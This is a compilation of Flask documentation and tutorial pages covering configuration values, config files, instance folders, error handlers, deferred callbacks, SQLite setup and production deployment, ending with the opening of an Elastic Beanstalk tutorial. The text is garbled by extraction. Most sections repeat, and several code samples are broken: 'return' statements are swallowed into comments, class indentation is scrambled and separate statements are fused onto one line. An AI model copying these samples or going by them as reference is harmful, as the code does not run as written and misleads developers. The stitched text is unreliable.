read early by the flask command, and some systems or extensions may have already configured themselves based on a previous value.

## Builtin Configuration Values

The following configuration values are used internally by Flask: **ENV**

What environment the app is running in. Flask and extensions may enable behaviors

[based on the environment, such as enabling debug mode. The env attribute maps to](#)

this config key. This is set by the **FLASK\_ENV** environment variable and may not behave as expected if set in code.

**Do not enable development when deploying in production.**

Default: 'production'

*Changelog*

## DEBUG

Whether debug mode is enabled. When using flask run to start the development server, an interactive debugger will be shown for unhandled exceptions, and the server

[will be reloaded when code changes. The debug attribute maps to this config key. This](#)

is enabled when **ENV** is 'development' and is overridden by the FLASK\_DEBUG environment variable. It may not behave as expected if set in code.

**Do not enable debug mode when deploying in production.**

Default: True [if ENV is](#) 'development', or False otherwise.

## **TESTING**

Enable testing mode. Exceptions are propagated rather than handled by the app's error handlers. Extensions may also change their behavior to facilitate easier testing.

You should enable this in your own tests.

Default: False

## **PROPAGATE\_EXCEPTIONS**

Exceptions are re-raised rather than being handled by the app's error handlers. If not set, this is implicitly true if TESTING or DEBUG is enabled.

Default: None

## **PRESERVE\_CONTEXT\_ON\_EXCEPTION**

Don't pop the request context when an exception occurs. If not set, this is true if DEBUG

is true. This allows debuggers to introspect the request data on errors, and should normally not need to be set directly.

Default: None

## **TRAP\_HTTP\_EXCEPTIONS**

If there is no handler for an `HTTPException`-type exception, re-raise it to be handled by the interactive debugger instead of returning it as a simple error response.

Default: False

## **TRAP\_BAD\_REQUEST\_ERRORS**

Trying to access a key that doesn't exist from request dicts like args and form will return a 400 Bad Request error page. Enable this to treat the error as an unhandled exception instead so that you get the interactive debugger. This is a more specific version of TRAP\_HTTP\_EXCEPTIONS. If unset, it is enabled in debug mode.

Default: None

## **SECRET\_KEY**

A secret key that will be used for securely signing the session cookie and can be used for any other security related needs by extensions or your application. It should be a long random string of bytes, although unicode is accepted too. For example, copy the output of this to your config:

```
$ python -c 'import os; print(os.urandom(16))'  
b'_5#y2L"F4Q8z\n\xec]'
```

**Do not reveal the secret key when posting questions or committing code.**

Default: None

## **SESSION\_COOKIE\_NAME**

The name of the session cookie. Can be changed in case you already have a cookie with the same name.

Default: 'session'

## **SESSION\_COOKIE\_DOMAIN**

The domain match rule that the session cookie will be valid for. If not set, the cookie

will be valid for all subdomains of SERVER\_NAME. If False, the cookie's domain will not be set.

Default: None

## **SESSION\_COOKIE\_PATH**

The path that the session cookie will be valid for. If not set, the cookie will be valid underneath APPLICATION\_ROOT or / if that is not set.

Default: None

## **SESSION\_COOKIE\_HTTPONLY**

Browsers will not allow JavaScript access to cookies marked as “HTTP only” for security.

Default: True

## **SESSION\_COOKIE\_SECURE**

Browsers will only send cookies with requests over HTTPS if the cookie is marked “secure”. The application must be served over HTTPS for this to make sense.

Default: False

## **SESSION\_COOKIE\_SAMESITE**

Restrict how cookies are sent with requests from external sites. Can be set to 'Lax'

(recommended) or 'Strict' [See Set-Cookie options](#).

Default: None

*Changelog*

## **PERMANENT\_SESSION\_LIFETIME**

If `session.permanent` is true, the cookie's expiration will be set this number of seconds in the future. Can either be a [`datetime.timedelta`](#) or an int.

Flask's default cookie implementation validates that the cryptographic signature is not older than this value.

Default: `timedelta(days=31)` (2678400 seconds)

## **SESSION\_REFRESH\_EACH\_REQUEST**

Control whether the cookie is sent with every response when `session.permanent` is true. Sending the cookie every time (the default) can more reliably keep the session from expiring, but uses more bandwidth. Non-permanent sessions are not affected.

Default: True

## **USE\_X\_SENDFILE**

When serving files, set the X-Sendfile header instead of serving the data with Flask.

Some web servers, such as Apache, recognize this and serve the data more efficiently.

This only makes sense when using such a server.

Default: False

## **SEND\_FILE\_MAX\_AGE\_DEFAULT**

When serving files, set the cache control max age to this number of seconds. Can either be a [`datetime.timedelta`](#) or an int. Override this value on a per-file basis using

[get\\_send\\_file\\_max\\_age\(\)](#) on the application or blueprint.

Default: `timedelta(hours=12)` (43200 seconds)

## **SERVER\_NAME**

Inform the application what host and port it is bound to. Required for subdomain route matching support.

If set, will be used for the session cookie domain if SESSION\_COOKIE\_DOMAIN is not

set. Modern web browsers will not allow setting cookies for domains without a dot. To use a domain locally, add any names that should route to the app to your hosts file.

127.0.0.1 localhost.dev

If set, url\_for can generate external URLs with only an application context instead of a request context.

Default: None

## **APPLICATION\_ROOT**

Inform the application what path it is mounted under by the application / web server.

This is used for generating URLs outside the context of a request (inside a request, the

dispatcher is responsible for setting SCRIPT\_NAME instead; see Application Dispatch-

ing for examples of dispatch configuration).

Will be used for the session cookie path if SESSION\_COOKIE\_PATH is not set.

Default: '/'

## **PREFERRED\_URL\_SCHEME**

Use this scheme for generating external URLs when not in a request context.

Default: 'http'

## **MAX\_CONTENT\_LENGTH**

Don't read more than this many bytes from the incoming request data. If not set and the request does not specify a CONTENT\_LENGTH, no data will be read for security.

Default: None

## **JSON\_AS\_ASCII**

Serialize objects to ASCII-encoded JSON. If this is disabled, the JSON will be returned as a Unicode string, or encoded as UTF-8 by jsonify. This has security implications when rendering the JSON into JavaScript in templates, and should typically remain enabled.

Default: True

## **JSON\_SORT\_KEYS**

Sort the keys of JSON objects alphabetically. This is useful for caching because it ensures the data is serialized the same way no matter what Python's hash seed is. While not recommended, you can disable this for a possible performance improvement at the cost of caching.

Default: True

## **JSONIFY\_PRETTYPRINT\_REGULAR**

jsonify responses will be output with newlines, spaces, and indentation for easier reading by humans. Always enabled in debug mode.

Default: False

## **JSONIFY\_MIMETYPE**

The mimetype of jsonify responses.

Default: 'application/json'

## **TEMPLATES\_AUTO\_RELOAD**

Reload templates when they are changed. If not set, it will be enabled in debug mode.

Default: None

## **EXPLAIN\_TEMPLATE\_LOADING**

Log debugging information tracing how a template file was loaded. This can be useful to figure out why a template was not loaded or the wrong file appears to be loaded.

Default: False

## **MAX\_COOKIE\_SIZE**

Warn if cookie headers are larger than this many bytes. Defaults to 4093. Larger cookies may be silently ignored by browsers. Set to 0 to disable the warning.

### *Changelog*

#### Configuring from Files

Configuration becomes more useful if you can store it in a separate file, ideally located outside the actual application package. This makes packaging and distributing your applica-

[tion possible via various package handling tools \(Deploying with  
Setuptools\) and finally](#)

modifying the configuration file afterwards.

So a common pattern is this:

```
app = Flask(__name__)
```

```
app.config.from_object('yourapplication.default_settings')
app.config.from_envvar('YOURAPPLICATION_SETTINGS')
```

This first loads the configuration from the `yourapplication.default_settings` module and then overrides the values with the contents of the file the **YOURAPPLICATION\_SETTINGS**

environment variable points to. This environment variable can be set on Linux or OS X

```
with the export command in the shell before starting the server: $  
export YOURAPPLICATION_SETTINGS=/path/to/settings.cfg $  
python run-app.py
```

- \* Running on <http://127.0.0.1:5000/>

- \* Restarting with reloader...

On Windows systems use the `set` builtin instead:

```
> set YOURAPPLICATION_SETTINGS=\\path\\to\\settings.cfg The  
configuration files themselves are actual Python files. Only values in  
uppercase are actually stored in the config object later on. So make  
sure to use uppercase letters for your config keys.
```

Here is an example of a configuration file:

```
# Example configuration
```

```
DEBUG = False
```

```
SECRET_KEY = b'_5#y2L"F4Q8z\\n\\xec]/'
```

Make sure to load the configuration very early on, so that extensions have the ability to access the configuration when starting up. There are other methods on the config object as well to load from individual

files. [For a complete reference, read the `Config` object's documentation.](#)

## Configuring from Environment Variables

In addition to pointing to configuration files using environment variables, you may find it useful (or necessary) to control your configuration values directly from the environment.

Environment variables can be set on Linux or OS X with the `export` command in the shell before starting the server:

```
$ export SECRET_KEY='5f352379324c22463451387a0aec5d2f'  
$ export MAIL_ENABLED=false  
$ python run-app.py  
* Running on http://127.0.0.1:5000/
```

On Windows systems use the `set` builtin instead:

```
> set SECRET_KEY='5f352379324c22463451387a0aec5d2f'
```

While this approach is straightforward to use, it is important to remember that environment variables are strings – they are not automatically deserialized into Python types.

Here is an example of a configuration file that uses environment variables:

```
import os  
  
_mail_enabled = os.environ.get("MAIL_ENABLED", default="true")  
MAIL_ENABLED = _mail_enabled.lower() in {"1", "t", "true"}  
  
SECRET_KEY = os.environ.get("SECRET_KEY") if not  
SECRET_KEY:
```

```
raise ValueError("No SECRET_KEY set for Flask application" )
```

Notice that any value besides an empty string will be interpreted as a boolean True value in Python, which requires care if an environment explicitly sets values intended to be False.

Make sure to load the configuration very early on, so that extensions have the ability to access the configuration when starting up. There are other methods on the config object as well to load from individual files. [For a complete reference, read the Config class documentation.](#)

## Configuration Best Practices

The downside with the approach mentioned earlier is that it makes testing a little harder.

There is no single 100% solution for this problem in general, but there are a couple of things you can keep in mind to improve that experience:

1. Create your application in a function and register blueprints on it. That way you can create multiple instances of your application with different configurations attached which makes unit testing a lot easier. You can use this to pass in configuration as needed.

2. Do not write code that needs the configuration at import time. If you limit yourself to request-only accesses to the configuration you can reconfigure the object later on as needed.

## Development / Production

Most applications need more than one configuration. There should be at least separate configurations for the production server and the one used during development. The easiest way to handle this is to use a default configuration that is always loaded and part of the version control, and a separate configuration that overrides the values as necessary as mentioned in the example above:

```
app = Flask(__name__)
```

```
app.config.from_object('yourapplication.default_settings')
app.config.from_envvar('YOURAPPLICATION_SETTINGS') Then
you just have to add a separate config.py file and export
YOURAPPLICATION_SETTINGS=/path/to/config.py and you are
done. However there are alternative ways as well. For example you
could use imports or subclassing.
```

What is very popular in the Django world is to make the import explicit in the config file by adding from `yourapplication.default_settings import *` to the top of the file and then overriding the changes by hand. You could also inspect an environment variable like `YOURAPPLICATION_MODE` and set that to *production*, *development* etc and import different hard-coded files based on that.

An interesting pattern is also to use classes and inheritance for configuration: **class Config(object):**

**DEBUG = False**

**TESTING = False**

**DATABASE\_URI = 'sqlite:///memory:'**

**class ProductionConfig(Config):**

**DATABASE\_URI = 'mysql://user@localhost/foo'**

**class DevelopmentConfig(Config): DEBUG = True**

**class TestingConfig(Config):**

**TESTING = True**

To enable such a config you just have to call into [\*\*from\\_object\(\)\*\*](#):

```
app.config.from_object('configmodule.ProductionConfig') Note that
from\_object\(\) does not instantiate the class object. If you need to
instantiate
```

the class, such as to access a property, then you must do so before calling [from\\_object\(\)](#):

```
from configmodule import ProductionConfig  
app.config.from_object(ProductionConfig())
```

# Alternatively, import via string:

```
from werkzeug.utils import import_string cfg =  
import_string('configmodule.ProductionConfig' )()  
app.config.from_object(cfg)
```

Instantiating the configuration object allows you to use `@property` in your configuration classes:

```
class Config(object):  
  
    """Base config, uses staging database server."""  
  
    DEBUG = False  
  
    TESTING = False  
  
    DB_SERVER = '192.168.1.56'  
  
    @property  
  
        def DATABASE_URI(self): # Note: all caps return  
            'mysql://user@{}/foo'.format(self.DB_SERVER)  
        class ProductionConfig(Config):  
  
            """Uses production database server."""  
  
            DB_SERVER = '192.168.19.32'  
  
            class DevelopmentConfig(Config): DB_SERVER = 'localhost'  
  
            DEBUG = True
```

```
class TestingConfig(Config):  
  
    DB_SERVER = 'localhost'  
  
    DEBUG = True  
  
    DATABASE_URI = 'sqlite:///memory:'
```

There are many different ways and it's up to you how you want to manage your configuration files. However here a list of good recommendations: Keep a default configuration in version control. Either populate the config with this default configuration or import it in your own configuration files before overriding values.

Use an environment variable to switch between the configurations. This can be done from outside the Python interpreter and makes development and deployment much easier because you can quickly and easily switch between different configs without having to touch the code at all. If you are working often on different projects you can even create your own script for sourcing that activates a virtualenv and exports the development configuration for you.

Use a tool like [fabric in production to push code and configurations separately to the](#)

[production server\(s\). For some details about how to do that, head over to the Deploy-](#)

[ing with Fabric pattern.](#)

Instance Folders

*Changelog*

Flask 0.8 introduces instance folders. Flask for a long time made it possible to refer to paths relative to the application's folder directly (via `Flask.root_path`). This was also how many developers loaded configurations stored next to the application. Unfortunately however

this only works well if applications are not packages in which case the root path refers to the contents of the package.

With Flask 0.8 a new attribute was introduced:

**Flask.instance\_path**. It refers to a new concept called the “instance folder”. The instance folder is designed to not be under version control and be deployment specific. It’s the perfect place to drop things that either change at runtime or configuration files.

You can either explicitly provide the path of the instance folder when creating the Flask application or you can let Flask autodetect the instance folder. For explicit configuration use the *instance\_path* parameter:

```
app = Flask(__name__, instance_path='/path/to/instance/folder' )  
Please keep in mind that this path must be absolute when provided.
```

If the *instance\_path* parameter is not provided the following default locations are used: Uninstalled module:

/myapp.py

/instance

Uninstalled package:

/myapp

/\_\_init\_\_.py

/instance

Installed module or package:

\$PREFIX/lib/python2.X/site-packages/myapp

\$PREFIX/var/myapp-instance

`$PREFIX` is the prefix of your Python installation. This can be `/usr` or the path to your virtualenv. You can print the value of `sys.prefix` to see what the prefix is set to.

Since the config object provided loading of configuration files from relative filenames we made it possible to change the loading via filenames to be relative to the instance path if wanted. The behavior of relative paths in config files can be flipped between “relative to the application root” (the default) to “relative to instance folder” via the `instance_relative_config` switch to the application constructor: `app = Flask(__name__, instance_relative_config=True)` Here is a full example of how to configure Flask to preload the config from a module and then override the config from a file in the instance folder if it exists: `app = Flask(__name__, instance_relative_config=True)`  
`app.config.from_object('yourapplication.default_settings')`  
`app.config.from_pyfile('application.cfg', silent=True)` The path to the instance folder can be found via the `Flask.instance_path`. Flask also provides a shortcut to open a file from the instance folder with `Flask.open_instance_resource()`.

Example usage for both:

```
filename = os.path.join(app.instance_path, 'application.cfg') with
open(filename) as f: config = f.read()
```

*# or via open\_instance\_resource:*

```
with app.open_instance_resource('application.cfg') as f: config =
f.read()
```

# Custom Error Pages

Flask comes with a handy `abort()` function that aborts a request with an HTTP error code early. It will also provide a plain black and white error page for you with a basic description, but nothing fancy.

Depending on the error code it is less or more likely for the user to actually see such an error.

## Common Error Codes

The following error codes are some that are often displayed to the user, even if the application behaves correctly:

### *404 Not Found*

The good old "chap, you made a mistake typing that URL" message. So common that even novices to the internet know that 404 means: damn, the thing I was looking for is not there. It's a very good idea to make sure there is actually something useful on a 404 page, at least a link back to the index.

### *403 Forbidden*

If you have some kind of access control on your website, you will have to send a 403 code for disallowed resources. So make sure the user is not lost when they try to access a forbidden resource.

### *410 Gone*

Did you know that there the "404 Not Found" has a brother named "410 Gone"? Few people actually implement that, but the idea is that resources that previously existed and got deleted answer with 410 instead of 404. If you are not deleting documents permanently from the database but just mark them as deleted, do the user a favour and use the 410 code instead and display a message that what they were looking for was deleted for all eternity.

### *500 Internal Server Error*

Usually happens on programming errors or if the server is overloaded. A terribly good idea is to have a nice page there, because your application *will* fail sooner or later (see also: [Application Errors](#)).

## Error Handlers

An error handler is a function that returns a response when a type of error is raised, similar to how a view is a function that returns a response when a request URL is matched. It is

## Custom Error Pages

[Flask comes with a handy `abort\(\)` function that aborts a request with an HTTP error code](#)

early. It will also provide a plain black and white error page for you with a basic description, but nothing fancy.

Depending on the error code it is less or more likely for the user to actually see such an error.

### Common Error Codes

The following error codes are some that are often displayed to the user, even if the application behaves correctly:

#### *404 Not Found*

The good old “chap, you made a mistake typing that URL” message. So common that even novices to the internet know that 404 means: dang, the thing I was looking for is not there. It’s a very good idea to make sure there is actually something useful on a 404

page, at least a link back to the index.

#### *403 Forbidden*

If you have some kind of access control on your website, you will have to send a 403

code for disallowed resources. So make sure the user is not lost when they try to access a forbidden resource.

#### *410 Gone*

Did you know that there the “404 Not Found” has a brother named “410 Gone”? Few people actually implement that, but the idea is that resources that previously existed and got deleted answer with 410

instead of 404. If you are not deleting documents permanently from the database but just mark them as deleted, do the user a favour and use the 410 code instead and display a message that what they were looking for was deleted for all eternity.

### *500 Internal Server Error*

Usually happens on programming errors or if the server is overloaded. A terribly good idea is to have a nice page there, because your application *will* fail sooner or later (see [also: Application Errors](#)).

### Error Handlers

An error handler is a function that returns a response when a type of error is raised, similar to how a view is a function that returns a response when a request URL is matched. It is

passed the instance of the error being handled, which is most likely a [\*\*HttpException\*\*](#). An

error handler for “500 Internal Server Error” will be passed uncaught exceptions in addition to explicit 500 errors.

An error handler is registered with the [\*\*errorhandler\(\)\*\*](#) decorator or the

[\*\*register\\_error\\_handler\(\)\*\*](#) method. A handler can be registered for a status code, like 404, or for an exception class.

The status code of the response will not be set to the handler’s code. Make sure to provide the appropriate HTTP status code when returning a response from a handler.

A handler for “500 Internal Server Error” will not be used when running in debug mode.

Instead, the interactive debugger will be shown.

Here is an example implementation for a “404 Page Not Found” exception: **from flask import render\_template**

```
@app.errorhandler(404)

def page_not_found(e):

# note that we set the 404 status explicitly return
render_template('404.html' ), 404
```

When using the [application factory pattern](#):

```
from flask import Flask, render_template def page_not_found(e):

return render_template('404.html' ), 404

def create_app(config_filename): app = Flask(__name__)

app.register_error_handler(404, page_not_found) return app
```

An example template might be this:

```
{% extends "layout.html" %}

{% block title %}Page Not Found{% endblock %}

{% block body %}

<h1> Page Not Found</h1>

<p> What you were looking for is just not there.

<p><a href="{{ url_for('index') }}" > go somewhere nice</a>

{% endblock %}
```

Returning API errors as JSON

When using Flask for web APIs, you can use the same techniques as above to return JSON

[responses to API errors.](#) `abort()` is called with a `description` parameter. The `errorhandler()` will use that as the JSON error message, and set the status code to 404.

```
from flask import abort, jsonify

@app.errorhandler(404)

def resource_not_found(e):

    return jsonify(error=str(e)), 404

@app.route("/cheese" )

def get_one_cheese():

    resource = get_resource()

    if resource is None:

        abort(404, description="Resource not found" ) return

        jsonify(resource)
```

# Deferred Request Callbacks

One of the design principles of Flask is that response objects are created and passed down a chain of potential callbacks that can modify them or replace them. When the request handling starts, there is no response object yet. It is created as necessary either by a view function or by some other component in the system.

What happens if you want to modify the response at a point where the response does not exist yet? A common example for that would be a `before_request()` callback that wants to set a cookie on the response object.

One way is to avoid the situation. Very often that is possible. For instance you can try to move that logic into a `after_request()` callback instead. However, sometimes moving code there makes it more more complicated or awkward to reason about.

As an alternative, you can use `after_this_request()` to register callbacks that will execute after only the current request. This way you can defer code execution from anywhere in the application, based on the current request.

At any time during a request, we can register a function to be called at the end of the request. For example you can remember the current language of the user in a cookie in a `before_request()` callback:

```
from flask import request, after_this_request

@app.before_request
def detect_user_language():
    language = request.cookies.get('user_lang')

    if language is None:
        language = guess_language_from_request()

        # when the response exists, set a cookie with the language
        @after_this_request
        def remember_language(response):
            response.set_cookie('user_lang', language)
            return response

    g.language = language
```

## Deferred Request Callbacks

One of the design principles of Flask is that response objects are created and passed down a chain of potential callbacks that can modify them or replace them. When the request handling starts, there is no response object yet. It is created as necessary either by a view function or by some other component in the system.

What happens if you want to modify the response at a point where the response does not exist yet? [A common example for that would be a `before\_request\(\)` callback that wants](#)

to set a cookie on the response object.

One way is to avoid the situation. Very often that is possible. For instance you can try to move that logic into a [`after\_request\(\)` callback instead. However, sometimes moving](#)

code there makes it more more complicated or awkward to reason about.

[As an alternative, you can use `after\_this\_request\(\)` to register callbacks that will exe-](#)

cute after only the current request. This way you can defer code execution from anywhere in the application, based on the current request.

At any time during a request, we can register a function to be called at the end of the request. For example you can remember the current language of the user in a cookie in a

[`before\_request\(\)` callback: `from flask import request,`  
`after\_this\_request`](#)

```
@app.before_request
```

```
def detect_user_language():
```

```
language = request.cookies.get('user_lang') if language is None:  
    language = guess_language_from_request()  
# when the response exists, set a cookie with the language  
@after_this_request  
def remember_language(response):  
    response.set_cookie('user_lang', language) return response  
g.language = language
```

# Define and Access the Database

The application will use a `SQLite` database to store users and posts. Python comes with built-in support for `SQLite` in the `sqlite3` module.

`SQLite` is convenient because it doesn't require setting up a separate database server and is built-in to Python. However, if concurrent requests try to write to the database at the same time, they will slow down as each write happens sequentially. Small applications won't notice this. Once you become big, you may want to switch to a different database.

The tutorial doesn't go into detail about `SQL`. If you are not familiar with it, the `SQLite` docs describe the language.

## Connect to the Database

The first thing to do when working with a `SQLite` database (and most other Python database libraries) is to create a connection to it. Any queries and operations are performed using the connection, which is closed after the work is finished.

In web applications this connection is typically tied to the request. It is created at some point when handling a request, and closed before the response is sent.

```
flaskr/db.py

import sqlite3

import click
from flask import current_app, g
from flask.cli import with_appcontext


def get_db():
    if 'db' not in g:
        g.db = sqlite3.connect(
            current_app.config['DATABASE'],
            detect_types=sqlite3.PARSE_DECLTYPES
        )
        g.db.row_factory = sqlite3.Row

    return g.db


def close_db(e=None):
    db = g.pop('db', None)
```

## Define and Access the Database

[The application will use a SQLite database to store users and posts.](#)  
[Python comes with](#)

built-in support for SQLite in the [sqlite3](#) module.

SQLite is convenient because it doesn't require setting up a separate database server and is built-in to Python. However, if concurrent requests try to write to the database at the same time, they will slow down as each write happens sequentially. Small applications won't notice this. Once you become big, you may want to switch to a different database.

The tutorial doesn't go into detail about SQL. If you are not familiar with it, the SQLite docs describe the [language](#).

## Connect to the Database

The first thing to do when working with a SQLite database (and most other Python database libraries) is to create a connection to it. Any queries and operations are performed using the connection, which is closed after the work is finished.

In web applications this connection is typically tied to the request. It is created at some point when handling a request, and closed before the response is sent.

flaskr/db.py

```
import sqlite3

import click

from flask import current_app, g
from flask.cli import with_appcontext
def get_db():

    if 'db' not in g:
```

```
g.db = sqlite3.connect(  
    current_app.config['DATABASE'],  
    detect_types=sqlite3.PARSE_DECLTYPES  
)  
  
g.db.row_factory = sqlite3.Row  
  
return g.db
```

```
def close_db(e=None):
```

```
    db = g.pop('db' , None)
```

```
    if db is not None: db.close()
```

[g is a special object that is unique for each request. It is used to store data that might be accessed by multiple functions during the request.](#)

The connection is stored and reused instead of creating a new connection if `get_db` is called a second time in the same request.

[current\\_app](#) is another special object that points to the Flask application handling the request. Since you used an application factory, there is no application object when writing the rest of your code. `get_db` will be called when the application has been created and is handling a request, so [current\\_app](#) can be used.

[sqlite3.connect\(\)](#) establishes a connection to the file pointed at by the `DATABASE` configuration key. This file doesn't have to exist yet, and won't until you initialize the database later.

[sqlite3.Row](#) tells the connection to return rows that behave like dicts. This allows accessing the columns by name.

`close_db` checks if a connection was created by checking if `g.db` was set. If the connection exists, it is closed. Further down you will tell your application about the `close_db` function in the application factory so that it is called after each request.

## Create the Tables

In SQLite, data is stored in *tables* and *columns*. These need to be created before you can store and retrieve data. Flaskr will store users in the user table, and posts in the post table. Create a file with the SQL commands needed to create empty tables: `flaskr/schema.sql`

```
DROP TABLE IF EXISTS user; DROP TABLE IF EXISTS post;  
CREATE TABLE user (  
    id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT  
        UNIQUE NOT NULL, password TEXT NOT NULL  
);  
  
CREATE TABLE post (  
    id INTEGER PRIMARY KEY AUTOINCREMENT, author_id  
        INTEGER NOT NULL,  
    created TIMESTAMP NOT NULL DEFAULT  
        CURRENT_TIMESTAMP, title TEXT NOT NULL,  
    body TEXT NOT NULL, FOREIGN KEY (author_id) REFERENCES  
        user (id)  
);
```

Add the Python functions that will run these SQL commands to the `db.py` file: `flaskr/db.py`

```
def init_db():
```

```
db = get_db()

with current_app.open_resource('schema.sql' ) as f:
    db.executescript(f.read().decode('utf8' ))

@click.command('init-db' )

@with_appcontext

def init_db_command():

    """Clear the existing data and create new tables."""

    init_db()

    click.echo('Initialized the database.' )
```

[open\\_resource\(\)](#) opens a file relative to the flaskr package, which is useful since you won't necessarily know where that location is when deploying the application later.

get\_db returns a database connection, which is used to execute the commands read from the file.

[click.command\(\)](#) defines a command line command called init-db that calls the

[init\\_db function and shows a success message to the user. You can read Command Line Interface to learn more about writing commands.](#)

Register with the Application

The close\_db and init\_db\_command functions need to be registered with the application instance; otherwise, they won't be used by the application. However, since you're using a factory function, that instance isn't available when writing the functions. Instead, write a function that takes an application and does the registration.

flaskr/db.py

```
def init_app(app):  
  
    app.teardown_appcontext(close_db)  
    app.cli.add_command(init_db_command)  
  
app.teardown_appcontext() tells Flask to call that function when  
cleaning up after re-
```

turning the response.

app.cli.add\_command() adds a new command that can be called with the flask command.

Import and call this function from the factory. Place the new code at the end of the factory function before returning the app.

```
flaskr/__init__.py  
  
def create_app():  
  
    app = ...  
  
    # existing code omitted  
  
    from . import db  
  
    db.init_app(app)  
  
    return app
```

Initialize the Database File

Now that init-db has been registered with the app, it can be called using the flask command, similar to the run command from the previous page.

Note:

If you're still running the server from the previous page, you can either stop the server, or run this command in a new terminal. If you use a new terminal, remember to change to your project directory and activate the env as described in [Activate the environment. You'll](#)

also need to set FLASK\_APP and FLASK\_ENV as shown on the previous page.

Run the init-db command:

```
$ flask init-db
```

Initialized the database.

There will now be a flaskr.sqlite file in the instance folder in your project.

[Continue to Blueprints and Views.](#)

# Deploy to Production

This part of the tutorial assumes you have a server that you want to deploy your application to. It gives an overview of how to create the distribution file and install it, but won't go into specifics about what server or software to use. You can set up a new environment on your development computer to try out the instructions below, but probably shouldn't use it for hosting a real public application. See [Deployment Options](#) for a list of many different ways to host your application.

## Build and Install

When you want to deploy your application elsewhere, you build a distribution file. The current standard for Python distribution is the *wheel* format, with the `.whl` extension. Make sure the wheel library is installed first:

```
$ pip install wheel
```

Running `setup.py` with Python gives you a command line tool to issue build-related commands. The `bdist_wheel` command will build a wheel distribution file.

```
$ python setup.py bdist_wheel
```

You can find the file in `dist/flaskr-1.0.0-py3-none-any.whl`. The file name is the name of the project, the version, and some tags about the file can install.

Copy this file to another machine, [set up a new virtualenv](#), then install the file with `pip`.

```
$ pip install flaskr-1.0.0-py3-none-any.whl
```

Pip will install your project along with its dependencies.

Since this is a different machine, you need to run `init-db` again to create the database in the instance folder.

```
$ export FLASK_APP=flaskr
$ flask init-db
```

When Flask detects that it's installed (not in editable mode), it uses a different directory for the instance folder. You can find it at `venv/var/flaskr-instance` instead.

## Deploy to Production

This part of the tutorial assumes you have a server that you want to deploy your application to. It gives an overview of how to create the distribution file and install it, but won't go into specifics about what server or software to use. You can set up a new environment on your development computer to try out the instructions below, but probably shouldn't use it for hosting a real public application. See [Deployment Options for a list of many different ways to host your application.](#)

### Build and Install

When you want to deploy your application elsewhere, you build a distribution file. The current standard for Python distribution is the *wheel* format, with the .whl extension. Make sure the wheel library is installed first:

```
$ pip install wheel
```

Running setup.py with Python gives you a command line tool to issue build-related commands. The bdist\_wheel command will build a wheel distribution file.

```
$ python setup.py bdist_wheel
```

You can find the file in dist/flaskr-1.0.0-py3-none-any.whl. The file name is the name of the project, the version, and some tags about the file can install.

[Copy this file to another machine, set up a new virtualenv, then install the file with pip.](#)

```
$ pip install flaskr-1.0.0-py3-none-any.whl
```

Pip will install your project along with its dependencies.

Since this is a different machine, you need to run init-db again to create the database in the instance folder.

```
$ export FLASK_APP=flaskr
```

```
$ flask init-db
```

When Flask detects that it's installed (not in editable mode), it uses a different directory for the instance folder. You can find it at venv/var/flaskr-instance instead.

### Configure the Secret Key

In the beginning of the tutorial that you gave a default value for **SECRET\_KEY**. This should be changed to some random bytes in production. Otherwise, attackers could use the public

'dev' key to modify the session cookie, or anything else that uses the secret key.

You can use the following command to output a random secret key:

```
$ python -c 'import os; print(os.urandom(16))'
```

```
b'_5#y2L"F4Q8z\n\xec]/'
```

Create the config.py file in the instance folder, which the factory will read from if it exists. Copy the generated value into it.

venv/var/flaskr-instance/config.py

```
SECRET_KEY = b'_5#y2L"F4Q8z\n\xec]/'
```

You can also set any other necessary configuration here, although SECRET\_KEY is the only one needed for Flaskr.

### Run with a Production Server

When running publicly rather than in development, you should not use the built-in development server (flask run). The development

server is provided by Werkzeug for convenience, but is not designed to be particularly efficient, stable, or secure.

[Instead, use a production WSGI server. For example, to use Waitress, first install it in the](#)

virtual environment:

```
$ pip install waitress
```

You need to tell Waitress about your application, but it doesn't use FLASK\_APP like flask run does. You need to tell it to import and call the application factory to get an application object.

```
$ waitress-serve --call 'flaskr:create_app'
```

Serving on http://0.0.0.0:8080

See [Deployment Options](#) for a list of many different ways to host your application. Waitress is just an example, chosen for the tutorial because it supports both Windows and Lin-ux. There are many more WSGI servers and deployment options that you may choose for your project.

[Continue to Keep Developing!](#).

# Deploying a flask application to Elastic Beanstalk

[PDF \(awseb-dg.pdf#create-deploy-python-flask\)](#)

[Kindle \(https://www.amazon.com/dp/B076453JXW\)](#)

Flask is an open source web application framework for Python. This tutorial walks you through the process of generating a Flask application and deploying it to an AWS Elastic Beanstalk environment.

In this tutorial, you'll do the following:

- Set up a Python virtual environment with flask ([#python-flask-setup-venv](#))
- Create a flask application ([#python-flask-create-app](#))
- Deploy your site with the EB CLI ([#python-flask-deploy](#))
- Cleanup ([#python-flask-tutorial-cleanup](#))

## Prerequisites

This tutorial assumes that you have some knowledge of basic Elastic Beanstalk operations and the Elastic Beanstalk console. If you haven't already, follow the instructions in [Getting started using Elastic Beanstalk \(./GettingStarted.html\)](#) to launch your first Elastic Beanstalk environment.

To follow the procedures in this guide, you will need a command line terminal or shell to run commands. Commands are shown in listings preceded by a prompt symbol (\$) and the name of the current directory, when appropriate:

```
-/eb-project$ this is a command  
this is output
```

On Linux and macOS, use your preferred shell and package manager. On Windows 10, you can install the [Windows Subsystem for Linux](#) (<https://docs.microsoft.com/en-us/windows/wsl/install-win10>) to get a Windows-integrated version of Ubuntu and Bash.

Flask requires Python 2.7 or 3.4 or newer. In this tutorial we use Python 3.6 and the corresponding Elastic Beanstalk platform version. Install Python by following the instructions at [Setting up your Python development environment \(./python-development-environment.html\)](#).

The [Flask](#) (<http://flask.pocoo.org/>) framework will be installed as part of the tutorial.

This tutorial also uses the Elastic Beanstalk Command Line Interface (EB CLI). For details on installing and configuring the EB CLI, see [Install the EB CLI \(./eb-cli3-install.html\)](#) and [Configure the EB CLI \(./eb-cli3-configuration.html\)](#).

## Set up a Python virtual environment with flask

Create a project directory and virtual environment for your application, and install Flask.

### To set up your project environment

1. Create a project directory.

```
-$ mkdir eb-flask  
~$ cd eb-flask
```

Deploying a flask application to Elastic Beanstalk

[PDF \(awseb-dg.pdf#create-deploy-python-flask\)](#)

[Kindle \(<https://www.amazon.com/dp/B076453JXW>\)](#)

Flask is an open source web application framework for Python. This tutorial walks you through the process of generating a Flask application and deploying it to an AWS Elastic Beanstalk environment.

In this tutorial, you'll do the following:

[Set up a Python virtual environment with flask \(#python-flask-setup-venv\)](#)

[Create a flask application \(#python-flask-create-app\)](#)

[Deploy your site with the EB CLI \(#python-flask-deploy\)](#)

[Cleanup \(#python-flask-tutorial-cleanup\)](#)

